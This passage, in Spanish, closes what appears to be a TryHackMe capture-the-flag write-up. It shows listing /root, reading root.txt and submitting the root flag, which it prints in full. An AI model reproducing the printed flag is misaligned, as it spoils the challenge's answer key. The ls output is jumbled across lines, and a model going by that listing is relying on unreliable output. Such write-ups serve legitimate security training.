36. Se procedió a cambiar al directorio /root y listar nuevamente el contenido. En este caso, se identificó la presencia de la flag del usuario root. Posteriormente, se utilizó el comando cat para visualizar el contenido de la flag.


```
cd /root
ls -la
total 28

    4 root root 4096 Dec 21 17:03

drwxr-x-
drwxr-xr-x 23 root root 4096 Nov
                                  29
                                       2019
           1 root root
                            9 Nov
                                  29
                                       2019
                                            .bash_history → /dev/null
lrwxrwxrwx
            1 root root 3106 Oct
                                  22
                                       2015
                                            .bashrc
-rw-r--r--
            2 root root 4096 Feb
                                  27
                                       2019
                                            .cache
            2 root root 4096 Nov
                                  29
                                       2019 .nano
drwxr-xr-x
                                           .profile
            1 root root
                          148
                              Aug
                                  17
                                       2015
-rw-r--r--
-rw-r--r--
            1
              root root
                           38 Nov
                                  29
                                       2019 root.txt
cat
    root.txt
THM{6637f41d0177b6f37cb20d775124699f}
```

37. A continuación, se procedió a ingresar la flag obtenida en la plataforma de TryHackMe para responder a la pregunta que solicitaba ingresar la flag del usuario root.

Flag: *THM*{6637f41d0177b6f37cb20d775124699f}



38. Al completar exitosamente la resolución de la máquina, la plataforma presenta un mensaje de felicitaciones, indicando así la finalización exitosa del desafío.

